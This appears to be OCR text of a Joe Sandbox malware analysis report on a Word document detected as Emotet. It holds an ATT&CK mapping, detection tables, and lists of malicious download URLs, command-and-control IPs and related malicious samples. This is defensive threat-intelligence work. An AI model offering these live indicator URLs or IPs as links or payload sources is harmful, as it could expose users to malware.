
- Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 2 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	E In N C
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	E R C

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Domain Accounts	Scripting 1 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	E T L
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 3	S S
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 1 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Notice 8283393_829.doc	16%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Kaktksw\An6othh\N49I.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.280000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
shannared.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://3musketeersent.net/wp-includes/TUgD/	1%	Virustotal		Browse
http://3musketeersent.net/wp-includes/TUgD/	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://skilmu.com/wp-admin/hQVlB8b/	6%	Virustotal		Browse
http://https://skilmu.com/wp-admin/hQVlB8b/	100%	Avira URL Cloud	malware	
http://jeevanlic.com/wp-content/r8M/	2%	Virustotal		Browse
http://jeevanlic.com/wp-content/r8M/	0%	Avira URL Cloud	safe	
http://dashudance.com/thinkphp/dgs7Jm9/	100%	Avira URL Cloud	malware	
http://shannared.com	0%	Avira URL Cloud	safe	
http://shannared.com/content/lhALeS/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://mmrincs.com/eternal-duelist-9cuqv/jxGQj/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://84.232.229.24/ozrf6dcy5j/7k5jvcfnl1c/ccmrg6oyv4nizx6/	0%	Avira URL Cloud	safe	
http://leopardcranes.com/zynq-linux-yaayf/w/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
shannared.com	192.169.223.13	true	true	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://shannared.com/content/lhALeS/	true	• Avira URL Cloud: malware	unknown
http://84.232.229.24/ozrf6dcy5j/7k5jvcfnl1c/ccmrg6oyv4nizx6/	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2101895131.0000000001D77000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2099707993.0000000002127000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2101735751.000000001FB7000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2102911558.00000000022F7000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000009.0000000 2.2102630068.0000000002110000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2101329933.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2099402551.000 0000001F40000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2101273139.000000000 1DD0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2102630068.000000000211000 0.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2101329933.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2099402551.000 0000001F40000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2101273139.000000000 1DD0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2102630068.000000000211000 0.00000002.00000001.sdmp	false		high
http://3musketeersent.net/wp-includes/TUgD/	powershell.exe, 00000005.00000 002.2100960940.0000000003B2B00 0.00000004.00000001.sdmp	true	• 1%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2101895131.0000000001D77000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2099707993.000 0000002127000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2101735751.000000000 1FB7000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2102911558.00000000022F700 0.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000 002.2096397463.00000000021F000 0.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2103687531.0000000002990000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000 002.2095857022.000000000045400 0.00000004.00000020.sdmp	false		high
http://https://skilmu.com/wp-admin/hQVlB8b/	powershell.exe, 00000005.00000 002.2100960940.0000000003B2B00 0.00000004.00000001.sdmp	true	• 6%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://jeevanlic.com/wp-content/r8M/	powershell.exe, 00000005.00000 002.2100960940.0000000003B2B00 0.00000004.00000001.sdmp	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://dashudance.com/thinkphp/dgs7Jm9/	powershell.exe, 00000005.00000 002.2100960940.0000000003B2B00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://shannared.com	powershell.exe, 00000005.00000 002.2100960940.0000000003B2B00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.0000000 2.2101329933.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2099402551.000 0000001F40000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2101273139.000000000 1DD0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2102630068.000000000211000 0.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000 002.2095857022.000000000045400 0.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000 002.2096397463.00000000021F000 0.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2103687531.0000000002990000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://mmrincs.com/eternal-duelist-9cuqv/jxGQj/	powershell.exe, 00000005.00000 002.2100960940.0000000003B2B00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2101895131.0000000001D77000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2099707993.000 0000002127000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2101735751.000000000 1FB7000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2102911558.00000000022F700 0.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2101329933.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2099402551.000 0000001F40000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2101273139.000000000 1DD0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2102630068.000000000211000 0.00000002.00000001.sdmp	false		high
http://leopardcranes.com/zynq-linux-yaayf/w/	powershell.exe, 00000005.00000 002.2100960940.0000000003B2B00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
84.232.229.24	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true
192.169.223.13	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	343691

Start date:	25.01.2021
Start time:	12:33:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Notice 8283393_829.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@16/8@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.7% (good quality ratio 6.4%) • Quality average: 59.2% • Quality standard deviation: 37.5%
HCA Information:	• Successful, ratio: 51% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:34:39	API Interceptor	1x Sleep call for process: msg.exe modified
12:34:40	API Interceptor	47x Sleep call for process: powershell.exe modified
12:34:46	API Interceptor	806x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
84.232.229.24	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24/v50s5eb3yu/ikc5f/tm3n1kmbtr/xhcy92qsfj3ttmk7xna/nflksuq0nonbqij/
	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24/40hbu1ld1mxg/gbxh6m/w00gy5ya8o03k/
	MES-2021_01_22-3943960.doc	Get hash	malicious	Browse	• 84.232.229.24/yy5pra4h/
	Documento 2201 01279.doc	Get hash	malicious	Browse	• 84.232.229.24/6zji6l/
	DATI 2021.doc	Get hash	malicious	Browse	• 84.232.229.24/hu5n7nnlfn8qzz44/4teiln75sss0k/j8fl359hk405/rlm4iik5i1da/3l3lpmieamhaykhkk/
	informazioni 536-32772764.doc	Get hash	malicious	Browse	• 84.232.229.24/o6p3ixr1vo/0nwr6v/oxpej1lly6ntbn4xn2/x9kd6qn1qdqyq/d0lxoj4a8vrn/
	Meddelelse-58931636.doc	Get hash	malicious	Browse	• 84.232.229.24/m4mfruuzgu2ajo8qu7t/bl7ktqi5zlffcg/x8ofu4so7/loe8ts1l0p5/nzne9gz6/76ki44u754xsh/
	doc_2201_3608432.doc	Get hash	malicious	Browse	• 84.232.229.24/jcmzbwn9r7yck/wlh8myw/
	13-2021.doc	Get hash	malicious	Browse	• 84.232.229.24/g4fo4/gsc17oaf9ynv0wo/670mqqf8vrds/5wmsg3x72r/mh2sm8tbg/2jp5a8m51xtysk3vljn/
	MAIL-224201 277769577.doc	Get hash	malicious	Browse	• 84.232.229.24/nef4co7lnfc9omq/gcs3bqsea9h/by1c/ujdlxj02m6twsi0q/5qqr6ck1fl34uz4g8l/tck4x5pqu8pykii6lbl/
192.169.223.13	MPbBCArHPF.exe	Get hash	malicious	Browse	• www.zante2020.com/de92/?ofutZl=LJRLKBSy6grrtpsJhG02GrYQIWz0ACN12l1WS7OpcnRH7cIC7TbO0nH4HvapdKvK3MkbU2/Law==&00GP-0=Lho4HDB0q2fdJ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• www.zante2020.com/de92/?FdC4E2D=LJRLKBSy6grrtpsJhG02GrYQIWz0ACN12l1WS7OpcnRH7clC7TbO0nH4HvapdKvK3MkbU2/Law==&AjR=9r4L1
	DEBIT NOTE_ PZU000147200.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?ElS=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAzecGlgx6T+D&Qtr=KnSlEX8p2LY
	SWIFT USD 354,883.00.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?DjU4Hl=gbG8jNk0zBv&YL0=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAze2ZVQx+R2D
	SAWR000148651.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?u6u0=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAze2ZVQx+R2D&9r4l2=xPJtQXiX
	DEBIT NOTE-1C017A.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?Cjs0=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAzecGlgx6T+D&al4=aV50jnQxv4qp0f
	Unode.exe	Get hash	malicious	Browse	• www.electwatman.com/gtb/?t6A8=BSvxnM/FatY3MVaHvUsc2bSEp39whkHRVvBzdyZiJhALHrd8voDBQHL8OFVR1zdRJwYw&9r4l2=xPGHVlS8
	http://ambiancemedicalspa.com/application/orcle.php	Get hash	malicious	Browse	• ambiancemedicalspa.com/application/favicon.ico

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RCS-RDS73-75DrStaicoviciRO	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24
	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24
	MES-2021_01_22-3943960.doc	Get hash	malicious	Browse	• 84.232.229.24
	Documento 2201 01279.doc	Get hash	malicious	Browse	• 84.232.229.24
	DATI 2021.doc	Get hash	malicious	Browse	• 84.232.229.24
	informazioni 536-32772764.doc	Get hash	malicious	Browse	• 84.232.229.24
	Meddelelse-58931636.doc	Get hash	malicious	Browse	• 84.232.229.24
	doc_2201_3608432.doc	Get hash	malicious	Browse	• 84.232.229.24
	13-2021.doc	Get hash	malicious	Browse	• 84.232.229.24
	MAIL-224201 277769577.doc	Get hash	malicious	Browse	• 84.232.229.24
	Arch_05_222-3139.doc	Get hash	malicious	Browse	• 5.2.136.90
	MENSAJE 2021.doc	Get hash	malicious	Browse	• 5.2.136.90
	Documento_0501_012021.doc	Get hash	malicious	Browse	• 5.2.136.90
	Datos_019_9251.doc	Get hash	malicious	Browse	• 5.2.136.90
	document_84237-299265042.doc	Get hash	malicious	Browse	• 5.2.136.90
	ARCH-012021-21-1934.doc	Get hash	malicious	Browse	• 5.2.136.90
	Mensaje K-158701.doc	Get hash	malicious	Browse	• 5.2.136.90
	Datos-2021-4-377562.doc	Get hash	malicious	Browse	• 5.2.136.90
	INFO.doc	Get hash	malicious	Browse	• 5.2.136.90
	MAIL-0573188.doc	Get hash	malicious	Browse	• 5.2.136.90
AS-26496-GO-DADDY-COM-LLCUS	message_zdm.html	Get hash	malicious	Browse	• 184.168.131.241
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-010203.exe.exe	Get hash	malicious	Browse	• 107.180.25.166
	79a2gzs3gkk.doc	Get hash	malicious	Browse	• 166.62.10.32
	message_zdm.html	Get hash	malicious	Browse	• 184.168.131.241
	INFO.doc	Get hash	malicious	Browse	• 166.62.10.32
	MES-2021_01_22-3943960.doc	Get hash	malicious	Browse	• 166.62.10.32
	Documento 2201 01279.doc	Get hash	malicious	Browse	• 166.62.10.32
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 184.168.131.241
	ANHANGUD135IMI2373.doc	Get hash	malicious	Browse	• 166.62.28.114
	Payment _Arabian Parts Co BSC#U00a9.exe	Get hash	malicious	Browse	• 198.71.232.3
	Arch 30 S_07215.doc	Get hash	malicious	Browse	• 198.71.233.96
